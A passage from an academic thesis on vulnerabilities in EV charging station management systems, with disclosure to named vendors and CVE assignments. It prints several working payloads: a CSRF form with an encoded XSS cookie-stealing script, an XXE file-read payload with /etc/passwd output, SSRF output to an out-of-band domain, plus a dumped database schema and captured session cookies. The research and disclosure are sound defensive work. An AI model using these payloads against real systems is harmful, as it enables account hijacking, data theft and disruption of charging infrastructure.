As shown in Table 4.2, we uncovered five server-side vulnerabilities (SQLi, XXE, Hard-Coded Cred., SSRF and CSVi) across 4,431 EVCSMS hosts (about 16% of all hosts). These critical vulnerabilities affect 7 unique EVCSMS products (Figure 4.4). For instance, we leverage a test EVCS setup in coordination with the vendor to demonstrate an SQLi attack on Bluesky's ICEMS. Indeed, we were able to fully exploit the system and extract all the database stored on the EVCSMS. As shown in Figure 4.5, we obtained the `bluesky` database, which contains various tables with sensitive information such as the `sys_user` and `info_record` tables that contain user account details (e.g., user_email and user_pwd) and bank information (e.g., bank_account), respectively. In addition to SQLi, we also discovered XXE and SSRF vulnerabilities, which allow adversaries to force the EVCSMS into sending arbitrary requests to internal/external networks as well as exfiltrate data from the EVCSMS by executing arbitrary commands.

4.3.2 High Severity Vulnerabilities

We found four high severity client-side vulnerabilities affecting 22 EVCSMS products that are installed on 9,750 hosts (about 35% of all). The XSS vulnerabilities allow an adversary to execute arbitrary web code into the target user browser within the context of the vulnerable EVCSMS, thus hijacking user accounts. This will enable the adversary to operate the EVCS based on the hijacked



Database: bluesky [56 Tables]	
acv_dealer	otm_temp
acv_dealer_request	package_info
acv_hospital	print_label
acv_ward	share_auth_code
api_user	share_detail
app_auth	share_people_record
app_module	share_proportion
auto_cashout_record	shop_day_record
auto_test	shop_month_record
big_data_agent	sys_agent_grade
big_data_community	sys_auth
bns_cashapply	sys_auth_code
bns_device_electricity	sys_bed
bns_log	sys_bill
cash_authentication	sys_charge_type
cash_error	sys_custom
charge_type	sys_log
community_day_record	sys_purse
community_month_record	sys_question
dealer_service_money	sys_refund
device_day_record	sys_role
device_month_record	sys_shebei
device_summary	sys_subscribe
electricity	sys_user
invoice_info	sys_wxsubscribe
invoice_record	user_package
invoice_type	user_package_record
otm_info	whitelist

Table: invoice_info [12 Columns]	
Column	**Type**
bank_account	varchar(50)
company_address	varchar(200)
company_phone	varchar(50)
email	varchar(100)
id	int(11)
invoice_type_id	int(11)
mailing_address	varchar(200)
opening_bank	varchar(100)
remark	varchar(200)
tax_number	varchar(50)
update_time	datetime
user_id	int(11)


Table: sys_bill [14 Columns]	
Column	**Type**
bank_type	varchar(80)
bill_id	int(11)
bill_state	char(1)
Cashflag	char(1)
charging_mode	varchar(50)
continue_charging_flag	char(1)
costs	decimal(10,2)
gross_profit	decimal(10,2)
invoice_flag	char(1)
jin_e_refund	decimal(10,2)
power_consumption	decimal(10,4)
prepay_id	varchar(40)
price	decimal(10,2)
refund_id	varchar(60)

Table: sys_user [14 Columns]	
Column	**Type**
company_code	varchar(40)
company_name	varchar(80)
last_login_time	varchar(20)
login_times	int(11)
platform_id	varchar(60)
regedit_time	varchar(20)
role_name	varchar(20)
user_email	varchar(32)
user_id	int(11)
user_name	varchar(60)
user_pwd	varchar(32)
user_src	varchar(20)
user_tel	varchar(32)
ward_name	varchar(80)

Table: bns_device_electricity [5 Columns]	
Column	**Type**
time	varchar(20)
controller_id	varchar(100)
electricity	decimal(10,2)
id	int(11)
port_number	varchar(5)

Figure 4.5: SQLi on ICEMS allows dumping the database which contains tables with sensitive user account details ("sys_user"), banking/payment information ("invoice_record", "sys_bill") and charging configurations ("bns_device_electricity", "sys_bill").

target user account privilege, while gaining control over all available functionalities. For instance, we demonstrate in coordination with Cornerstone Technologies an example of XSS attacks against their BaSE EVMS by injecting a crafted configuration containing a JavaScript payload into the EVCSMS's interface. This resulted in privilege escalation on the EVCSMS by embedding a persistent exploit, which executes in other users' contexts, allowing an adversary to obtain administrator level access to the EVCS by exposing account session cookies as shown through the alert box in Figure 4.6. Additionally, this vulnerability can be leveraged to create a backdoor to inject a web shell into the system. Moreover, we find CSRF vulnerabilities, which allow adversaries to force a target user into performing unintended actions like changing the EVCS settings and configurations (e.g., restart the EVCS). Furthermore, we identify PCDP vulnerabilities, which enable adversaries to attack the system by exfiltrating account data and session cookies.


Cornerstone EV Charging Service Limited

rand ×

Save succeed

Name	Create Datetime	Created by	Last U
LEXUS	2018-11-13 17:54:02	SYS	2018-1
LOTUS	2018-11-13 17:54:02	SYS	2018-1
MASERATI	2018-11-13 17:54:03	SYS	2018-1
MAYBACH	2018-11-13 17:54:03	SYS	2018-1
MAZDA	2018-11-13 17:54:03	SYS	2018-1
PGO	2018-11-13 17:54:07	SYS	2018-1
PIAGGIO	2018-11-13 17:54:07	SYS	2018-1
PORSCHE	2018-11-13 17:54:08	SYS	2018-1

```
AWSALB=GvFZ80nu0/4bS0UWEhfPOic74EFHDIDT6DPPpC2mPQma35pCOrN0FBCuQ685FBb2F7F7FoatYJrcZl
/h5dvD2f4diG54c2vj8CFPpjctgbrkdyahFtS+T2zII05J;
AWSALBCORS=GvFZ80nu0/4bS0UWEhfPOic74EFHDIDT6DPPpC2mPQma35pCOrN0FBCuQ685FBb2F7F7FoatYJrcZl
/h5dvD2f4diG54c2vj8CFPpjctgbrkdyahFtS+T2zII05J
```

Figure 4.6: Stored XSS on BaSE EVMS allows hijacking administrator session cookies.

4.3.3 Medium Severity Vulnerabilities

Finally, we highlight four medium severity vulnerabilities that affect 30 EVCSMS products installed on 17,831 hosts (65% of all). While these vulnerabilities might not have a direct severe impact on the EVCS, they can open doors (i.e., through forced browsing) to access partial privileged functionalities such as exposing maintenance endpoints. In addition, the information exposure vulnerabilities affecting these EVCSMS allow the adversary to view EVCS-related state and settings information, which should be kept confidential. Furthermore, there were missing authentication and rate limit vulnerabilities which allow for accessing specific functionalities on the EVCSMS without confirming the privilege-level and brute-forcing the EVCSMS in search for resources/endpoints respectively.

4.4 Summary and Concluding Remarks

In our second contribution, we explore an array of vulnerabilities across the analyzed systems. Specifically, we focus on identifying severe vulnerabilities that can lead to exploiting and controlling the target system such as Cross-Site Scripting (XSS) and Structured Query Language Injection

(SQLi), to name a few. By leveraging our proposed framework, we identified 25,300 vulnerable EVCS instances managed by 44 vendor-specific EVCSMS products that suffer from 120 critical, high and medium severity vulnerabilities.

Throughout the security analysis, we did not perform any active exploitation against the EVCS instances. Instead, we used side-channel techniques to infer vulnerabilities by carefully crafting proof-of-concept passive exploits to verify the existence of these weaknesses without causing any damage or persistent effects. Additionally, we throttled the analysis and scanning requests to ensure that the examined instances and their availability are not affected by the load. Moreover, we conduct the study within the legal bounds as we assume that any Internet-facing service represents implicit permission to access the target system, in the same way web crawlers and internet indexing services operate.

More importantly, we made sure to immediately disclose the outcomes of our security analysis to the affected parties. In fact, we communicated our findings to the respective system vendors/providers of the analyzed EVCSMS through the appropriate channels prior to publishing our results in order for them to take the necessary actions towards patching and securing their products. Indeed, a number of vendors such as Cornerstone Technologies, Bluesky Energy, and Etrel have acknowledged the identified zero-day vulnerabilities that we discovered and took steps to address them accordingly. For instance, Cornerstone Technologies acknowledged our findings and deployed the corresponding patches in the new software release. In addition, Schneider Electric reviewed our reported vulnerabilities and deployed the respective patches in the latest firmware release version (R8 [74]) which was solely built to address the issues we reported. Furthermore, Schneider Electric reserved/assigned more than 20 CVE-IDs to each of these vulnerabilities respectively: CVE-2021-22706, CVE-2021-22721, CVE-2021-22722, CVE-2021-22723, CVE-2021-22724, CVE-2021-22725, CVE-2021-22726, CVE-2021-22727, CVE-2021-22728, CVE-2021-22729, CVE-2021-22730,CVE-2021-22773, CVE-2021-22774, etc.

Chapter 5


EVCSMS Attack Implications and Vulnerability Mitigations

5.1 Overview

In our third contribution, we leverage the presented threat model to explore real-world attack implications against the EVCS and their users, while using simulation results to demonstrate the feasibility and implications of cyber attacks against the power grid. More importantly, while we discuss the feasibility of remote attacks and their implications on various stakeholders, we recommend a list of practical countermeasures for vendors and product developers to encourage further actions towards securing existing EVCSMS and to address these current security issues and strengthen the deployed systems against future attacks as well as prevent them. Finally, we contribute to the security of the overall EV charging ecosystem by providing our framework and knowledge for exploring the threat landscape and quantifying the vulnerabilities of online EVCS to motivate interested vendors/developers towards improving the security of their products while limiting future attacks.

5.2 Attack Implications

In this section, we discuss attack implications against various stakeholders within the EV ecosystem. While it is possible to conduct different attacks on various entities within the EV ecosystem, in



	Socket-outlet1
Socket-outlet type	T2
Rated charging current	32 A
Derated charging current- Make sure that you have the proper skills and the necessary knowledge of the electrical installation before modifying this field.	32 A
Delayed charging start	Normally open
Setting of Local temporary charging current limitation	1 A
Local control of temporary charging current limitation	Normally open

Figure 5.1: Hijacking the EVCS user account could allow an attacker to manipulate the charging current rate values.


this work, we focus on investigating large-scale attacks that have severe impact on the compromised charging station (EVCS), its users, and the connected power grid.

5.2.1 Attacks Against the EVCS

As described in the threat model presented in Chapter 4, an adversary can compromise a target EVCS by exploiting its management system using one or more vulnerabilities. We discuss some of the main attack implications against the EVCS and its operations in the following sub-sections:

Charging Process and Settings Manipulation

Our security analysis unveiled several vulnerabilities across the identified EVCSMS (Table 4.2) that allow an attacker to compromise the EVCS and view its charging schedules while manipulating its operations by initiating, delaying, or stopping any charging process, as well as modify the charging current rate (Figure 5.1). In general, our analysis indicates that most of the examined EVCSMS lack adequate input sanitization, which is a root-cause of XSS vulnerabilities. For instance, EVlink suffers from several XSS vulnerabilities, which were detected by reversing the `cgiServer` binary and uncovering several endpoints along with their corresponding `GET` parameters that permitted malicious JavaScript injection into the web frame. This was mainly caused by the lack of adequate cleansing and encoding of supplied user-input. Exploiting such XSS allows the attacker to inject malicious JavaScript code into the EVCSMS context to hijack a target user's account session and take many actions such as modifying the account and EVCS settings/configurations. Furthermore, when the compromised target user account has privileged access (e.g., admin), the attacker gains



```
SESSIONID=admin;
SESSIONTOKEN=16c81d41e2aec465991f1520521b489acd7c7be9 ***
LANG=en
```

Figure 5.2: Stored XSS on EVlink allows hijacking the administrator's session tokens [The identifiable information has been redacted].

full control over all of the EVCSMS functionalities and data. For example, we discovered a configuration initialization functionality within EVlink that was vulnerable to Comma-Separated Values injection (CSVi), which was exploited to embed an XSS payload that gets triggered and stored on the system database when the crafted CSV file is loaded. This vulnerability leads to a stored XSS, which enables privilege escalation by hijacking the administrator's session tokens, as shown in Figure 5.2. Additionally, this XSS weakness allows persistent access by implanting a web shell to periodically fetch and execute JavaScript from an adversarial remote server.

In addition to XSS, several EVCSMS were found vulnerable to CSRF weaknesses, which allow attackers to induce target users to perform unintentional actions that lead to gaining control over the user account and manipulating the EVCS settings. Consequently, the attacker can view/control all EVCSMS's data and functionalities when the target user is privileged (e.g., admin user).

For example, we were able to exploit a CSRF flaw on the OASIS administrator panel, due to the lack of a CSRF token when submitting data, to trigger a `POST`-based reflected XSS, allowing an attacker to hijack the user's account. We present the Proof-of-Concept crafted form in Listing 5.1, where we embedded an HTML-encoded/BASE64-encoded XSS payload into the vulnerable `EMAIL` parameter to bypass function sanitization and trigger a popup alert box showing the account session tokens. Moreover, in PiControl-based EVCSMS, we discover `POST`-based CSRF weaknesses


```html
<html>
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://[host]:[port]/admin.cgi" method="POST">
      <input type="hidden" name="FORM" value="LOGIN&#95;FORM" />
      <input type="hidden" name="EMAIL" value="a&#64;ia&#46;ayu41d&apos;&gt
    ;&lt;script&gt;eval&#40;atob&#40;&quot;YWxlcnQoZG9jdW1lbnQuY29va2llKQ&
    quot;&#41;&#41;&#59;&lt;&#47;script&gt;cg1yi" />
      <input type="hidden" name="SUBMIT" value="Login" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

Listing 5.1: CSRF chained with XSS on OASIS can lead to account hijacking via theft of session tokens.

that led to the modification of the EVCS's control panel settings including device information, networking settings, and charging/scheduling configurations. We also discovered a GET-based CSRF vulnerability in EVlink which allows attackers to takeover the target user's account by changing the corresponding password value through a vulnerable GET parameter.

Firmware Manipulation

In addition to XSS and CSRF vulnerabilities, an attacker can exploit other high severity weaknesses such as the SQL injection (SQLi) attacks to gain privileged access to an EVCSMS and perform firmware manipulation. This is typically done by exploiting SQLi vulnerabilities to obtain access to the entire EVCSMS database, which contains user records including high privilege user account information and credentials (e.g., administrator). Indeed, we identified a number of EVCSMS that are vulnerable to SQLi (Table 4.2). For instance, the authentication forms on both BaSE EVMS and ICEMS suffered from boolean- and time-based blind SQLi flaws through their POST parameters, which allowed us to utilize these injection points to systematically execute arbitrary SQL queries and dump the stored EVCSMS database tables. As shown in Figure 4.5, we were able to obtain the sys_user table, which contains all users account information and credentials in cleartext, including administrator accounts. Moreover, our analysis showed that some of the tested EVCSMS such as SmartFox and CSWI Etrel have default hard-coded credentials, including the administrator


System settings / configuration:

Product model: ***

Software version: ***

Please visit support.etrel.com to get the latest software version for your model. Click on the 'Install new version' button and follow the instructions to upload the latest software version to your station.

Troubleshooting
System logs:

If a problem occurs on your charging station, please contact our support services . The station also allows you to download diagnostic logs, which you can send via e-mail as an attachment. To provide us with more detailed logs about your problem, click on the button 'Expand logs'. When logs are expanded, try to use the station and reproduce your problem, and then download logs again. The station will automatically leave debug operation mode after 24 hours. When you send an e-mail, please don't forget to add your contact informations (phone, address) and a detailed description of the problem as you see it.

Figure 5.3: Improper check on CSWI Etrel allows an attacker with administrator privilege to downgrade the EVCS firmware [The identifiable information has been redacted].

account, used for inbound authentication. By obtaining these credentials, an attacker can directly access and use the EVCSMS circumventing the implemented security measures and have access to internal functionalities and data.

Subsequently, an attacker can exploit the obtained administrator level of access to alter the deployed EVCS firmware. For instance, we were able to downgrade the firmware of vulnerable EVCSMS by uploading, through the functionality illustrated in Figure 5.3, an older and possibly less secure version. It is important to note that such firmware downgrade was mainly possible due to the lack of adequate version checks in the implementation of the system. Additionally, due to insufficient sanity checks on the uploaded firmware package, we were able to override the checksum hash stored locally within the filesystem and upload a modified firmware with various altered binaries. This is extremely alarming as it enables implanting a rootkit within the EVCS firmware to gain persistent and privileged capabilities while enabling further attacks by controlling the EVCS and performing covert malicious activities.

Billing Manipulation


In addition to firmware manipulation, an attacker can exploit SQLi vulnerabilities to manipulate the billing functions within a compromised EVCSMS and modify charging costs. For instance, the adversary can overwrite the content of the `sys_bill` and `sys_refund` tables within the EVCSMS database, which contain billing and refund information (Figure 4.5). Consequently, the original system billing values can be tampered with to decrease billed values or claim illegitimate refunds. Note that such attacks can be of interest to an external malicious party or legitimate users who want to abuse the EVCSMS to modify or possibly nullify their charging expenses.

Bot Recruitment and Network Proxy

An attacker can recruite a large number of compromised EVCS within a coordinated botnet to launch various cyber attacks such as targeted denial of service (DoS) or Internet probing/reconnaissance activities. To achieve this, an attacker can leverage Server-Side Request Forgery (SSRF) vulnerabilities to use the compromised EVCS as proxies and force them to redirect requests towards internal/external endpoints and perform lateral movement on the network as well as scan third-parties. Our analysis indicates that three EVCSMS suffer from SSRF vulnerabilities (Table 4.2), which are mainly caused by incomplete validation of the values passed to parameters on `GET` and `POST` requests. Specifically, we were able to intercept these request and alter their default values to inject random domain/IP addresses, which forced the running server on the charging station to submit `HTTP`/`DNS` requests to external parties. For instance, in Figure 5.4 we injected the domain name of an address that we control into an HTTP request issued by the EVCSMS and we were able to receive back a DNS query response on the domain logs (Figure 5.5) which confirms our ability to force the EVCSMS into sending requests to arbitrary external entities of our choice. In addition, we were able to inject local IP addresses (e.g., 192.168.0.1) to force the station to forward internal requests towards other devices on the LAN, hence enabling local device discovery. In addition, SSRF vulnerabilities can be leveraged further to extract information from the EVCSMS by redirecting requests to the `localhost` (i.e., 127.0.0.1), which enables reading arbitrary files and record logs stored on the EVCS's filesystem.

```
PING 9fptu5uxxfygknlyjqfb411kyb41sq.burpcollaborator.net (52.16.21.24): 56 data bytes 64 bytes from
52.16.21.24: seq=0 ttl=234 time=59.337 ms --- 9fptu5uxxfygknlyjqfb411kyb41sq.burpcollaborator.net ping
statistics --- 1 packets transmitted, 1 packets received, 0% packet loss round-trip min/avg/max = 59.337/59.337
/59.337 ms START_VALUEtrueEND_VALUE
```

Figure 5.4: The output of the EVCSMS after manipulating it to execute a PING command and send a request to an external adversary-controlled domain.




```
00000000  78 8b 00 10 00 01 00 00  00 00 00 00 1e 39 66 70   x                9fp
00000010  74 75 35 75 78 78 66 79  67 6b 6e 6c 79 6a 71 66   tu5uxxfygknlyjqf
00000020  62 34 31 31 6b 79 62 34  31 73 71 10 62 75 72 70   b411kyb41sq burp
00000030  63 6f 6c 6c 61 62 6f 72  61 74 6f 72 03 6e 65 74   collaborator net
00000040  00 00 01 00 01 -- -- --  -- -- -- -- -- -- -- --
```

Figure 5.5: Examining the DNS query log on the controlled domain to verify the receipt of the request sent by the EVCSMS.

Denial of Service

An attacker can leverage their control over the EVCSMS to lock the underlying EVCS or disable specific features in its configurations, denying the legitimate user from physical and virtual access.


To perform DoS attacks and prevent legitimate customers from using the EVCS, an attacker needs to initially gain control over the EVCSMS, for instance through XSS or CSRF, and then, tweak the EVCS settings to switch ON/OFF certain features that hinder its usage. For instance, we found that EVlink and OASIS suffer from CSRF flaws, which enable an adversary to hijack functionalities on the EVCS, specifically, to force-restart the EVCS. Consequently, the adversary can trigger the restart functionality repeatedly to force the EVCS into a constant restart loop, which disrupts its charging schedules/operations. As illustrated in Figure 5.6, we were able to exploit the CSRF vulnerability on EVlink to restart the EVCS every 30 seconds by continuously triggering this action. This is mainly possible due to the absence of a randomized token to validate the restart action. Furthermore, an attacker can also perform DoS attacks against a target EVCS by flooding the EVCSMS with a massive amount of requests while preventing legitimate users from accessing the management system. Indeed, our analysis indicates that several EVCSMS (e.g., xChargeIn, CSWI Etrel, Keba) do not implement rate limiting mechanisms on their essential functionalities such as authentication. This allows an adversary to crash the EVCSMS as well as conduct dictionary attacks against the login form and brute-force the EVCSMS web paths to determine hidden endpoints and



```
Socket-outlet - IP# 2 : Restarting...
Socket-outlet - IP# 1 : Restarting...
Socket-outlet - IP# 11 : Communication lost with this socket-outlet

Reboot done. Please wait 30 sec and refresh your window.
```

Figure 5.6: Forcing a 30-second restart loop on EVlink using CSRF flaw.



Charge number	Charging station	Socket ID	Transaction ID	UID	Type of charge	Start time	End time	Energy (kWh)	Socket Type	Duration
464	EVB1A22P2RI3N181531200300450691E5	1	871860		AC_THREE_PHASE	2020-10-27 05:45	2020-10-27 10:00	36,782	TYPE2	04:00:31
463	EVB1A22P2RI3N181531200300450691E5	1	868892		AC_THREE_PHASE	2020-10-25 16:10	2020-10-25 16:29	2,929	TYPE2	00:18:52
462	EVB1A22P2RI3N181531200300450691E5	1	868872		AC_THREE_PHASE	2020-10-25 16:04	2020-10-25 16:07	0,310	TYPE2	00:02:57
461	EVB1A22P2RI3N181531200300450691E5	1	865974		AC_THREE_PHASE	2020-10-23 18:37	2020-10-24 09:31	37,929	TYPE2	04:07:31
460	EVB1A22P2RI3N181531200300450691E5	1	864465		AC_THREE_PHASE	2020-10-22 13:50	2020-10-22 17:11	12,666	TYPE2	01:22:24
459	EVB1A22P2RI3N181531200300450691E5	1	860798		AC_THREE_PHASE	2020-10-20 16:52	2020-10-22 06:48	48,797	TYPE2	05:17:54
458	EVB1A22P2RI3N181531200300450691E5	1	855163		AC_THREE_PHASE	2020-10-18 05:16	2020-10-18 16:19	53,112	TYPE2	05:45:29

Figure 5.7: Charging data record log.

resources.

5.2.2 Attacks Against the User

It is important to realize that the EVCS users are the main stakeholders within the EV ecosystem. Moreover, the EVCSMS application interfaces are mainly developed to provide remote management functionalities and features to facilitate the charging experience for users. Therefore, any vulnerability within the EVCSMS can represent a direct threat to the users themselves. In what follows, we describe a number of attack scenarios against the EVCS users.

Charging Data/Record Theft

A number of the vulnerabilities presented in Table 4.2 such as CSRF and SQLi allow the attacker to disguise as a legitimate user and have access to various user information and resources. Some of these resources such as the charging data records and vehicle-specific log data (Figure 5.7), can delineate user behaviors and charging activities. For instance, an adversary can use such information to infer users' EV charging habits and schedules, which can be abused for several malicious purposes (e.g., surveillance, espionage, property heist, etc.).

Additionally, an attacker can leverage vulnerabilities such as external XML entity injection

```xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<leak>&xxe;</leak>
```

Listing 5.2: XXE payload injected in the HTTP request to the EVCSMS to retrieve the /etc/passwd off the filesystem.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
...
```


Listing 5.3: Reading the /etc/passwd file off the filesystem located on the server.

